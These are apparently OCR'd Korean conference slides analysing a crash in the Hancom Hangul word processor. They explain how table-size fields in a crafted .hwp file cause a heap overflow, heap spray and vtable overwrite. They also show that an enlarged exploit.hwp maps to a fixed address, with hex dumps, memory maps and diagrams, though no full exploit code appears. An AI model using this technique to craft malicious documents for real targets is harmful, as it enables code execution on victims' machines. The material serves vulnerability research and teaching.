
- Heap Overflow가 일어날 때 처음 2바이트는 표의 가로 길이, 다음 2바이트는 표의 세로 길이이므로 표를 이용해 4byte의 원하는 값을 Heap에 spray 하는 것 이 가능함

- Heap Overflow로 Heap에 위치하는 V-Table을 변경할 수 있으며 이로 인해 프로그램의 실행 흐름을 변경


Vtable

```
1  #include <iostream>
2
3  using namespace std;
4
5  class A
6  {
7      public :
8          virtual void func() {cout<<"binding_A"<<endl; }
9  };
10
11 class B : public A
12 {
13     public :
14         virtual void func() {cout<<"binding_B"<<endl; }
15 };
16
17 int main(int argc, char *argv[])
18 {
19
20 A *parrent;
21 A a;
22 B b;
23
24 parrent =&a;
25 parrent->func();
26
27 parrent =&b;          //동적바인딩
28 parrent->func();
29
30 }
```


Vtable



Vtable Overwrite



한글 크래시 분석 및 공격


heap
표의 길이
기타 20바이트
표의 길이
기타 20바이트
.....
.....
.....
변조된 vptr
변조된 vtable
변조된 vtable
변조된 함수주소
변조된 함수
call


한글 크래시 분석 및 공격

Vtable Overwrite를 위한 조건

1. 고정된 주소의 변조된 vtable가 필요
2. 고정된 주소의 변조된 vptr이 필요


한글 크래시 분석 및 공격

1. 고정된 주소의 vtable이 필요




0x0A970000 위치에 exploit.hwp 파일이 mapping

한글 크래시 분석 및 공격



그럼 Exploit.hwp의 크기를 키운다면?

한글 크래시 분석 및 공격



크기를 늘리면 고정된 주소에 mapping 될거라 추측


한글 크래시 분석 및 공격

원본.hwp | 빈 문서 1.hwp | eip변조.hwp

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00229F70	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
00229F80	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
00229F90	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
00229FA0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
00229FB0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
00229FC0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
00229FD0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
00229FE0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
00229FF0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A000	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A010	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A020	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A030	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A040	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A050	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A060	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A070	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A080	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A090	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A0A0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A0B0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A0C0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A0D0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A0E0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A0F0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A100	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A110	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A120	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A130	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A140	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A150	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A160	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A170	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A180	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
0022A190	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
A1A0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa
A1B0	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	aaaaaaaaaaaaaaaa

Spray를 통함 크기 늘리기


한글 크래시 분석 및 공격



100F7000	00006000	HncLibea	.reloc	relocations	Imag	R	RWE
12000000	00001000	HncXerCo		PE header	Imag	R	RWE
12001000	000A3000	HncXerCo	.text	code	Imag	R E	RWE
120A4000	000C3000	HncXerCo	.rdata	imports,exp	Imag	R	RWE
12167000	00023000	HncXerCo	.data	data	Imag	RW	RWE
1218A000	00018000	HncXerCo	.rsrc	resources	Imag	R	RWE
121A2000	00000000	HncXerCo	.reloc	relocations	Imag	R	RWE
121B0000	10000000				Map	RW	RW	\Device\HarddiskVolume2\Users\pesante\Downloads\
456B0000	00001000	HncOff_1		PE header	Imag	R	RWE
456D1000	003C1000	HncOff_1	.rsrc	data,resour	Imag	R	RWE
48B30000	00001000	HwpUR		PE header	Imag	R	RWE
48B31000	01B70000	HwpUR	.rsrc	data,resour	Imag	R	RWE
50000000	00001000	HimCfg_1		PE header	Imag	R	RWE
50001000	000BF000	HimCfg_1	.rsrc	data,resour	Imag	R	RWE
50210000	00001000	HncKor90		PE header	Imag	R	RWE
50211000	0000E000	HncKor90	.text	code	Imag	R E	RWE
5021F000	00003000	HncKor90	.rdata	imports,exp	Imag	R	RWE
50222000	0000E000	HncKor90	.data	data	Imag	RW	RWE
50230000	00001000	HncKor90	.rsrc	resources	Imag	R	RWE
50231000	00001000	HncKor90	.reloc	relocations	Imag	R	RWE

0x121b0000 위치에 exploit.hwp이 mapping 되는 것을 확인

한글 크래시 분석 및 공격



여러 번 실행하여 0x121b0000에 mapping 되는 것을 확인

But 일부 환경은 0x121b0000에 mapping되지 않았음.

한글 크래시 분석 및 공격

2. 고정된 주소의 변조된 vptr이 필요

heap
표의 길이(가로세로)
기타 20바이트 .....
표의 길이(가로세로)
기타 20바이트
aaaa
aaaa
aaaa

vptr
고정값

0x121b0000

vtable

변조된 vtable

한글 크래시 분석 및 공격

2. 고정된 주소의 변조된 vptr이 필요


0x121b0000

heap
표의 길이(가로세로)
기타 20바이트 .....
표의 길이(가로세로)
기타 20바이트
aaaa
aaaa
aaaa

vptr
고정값

변조된 vtable

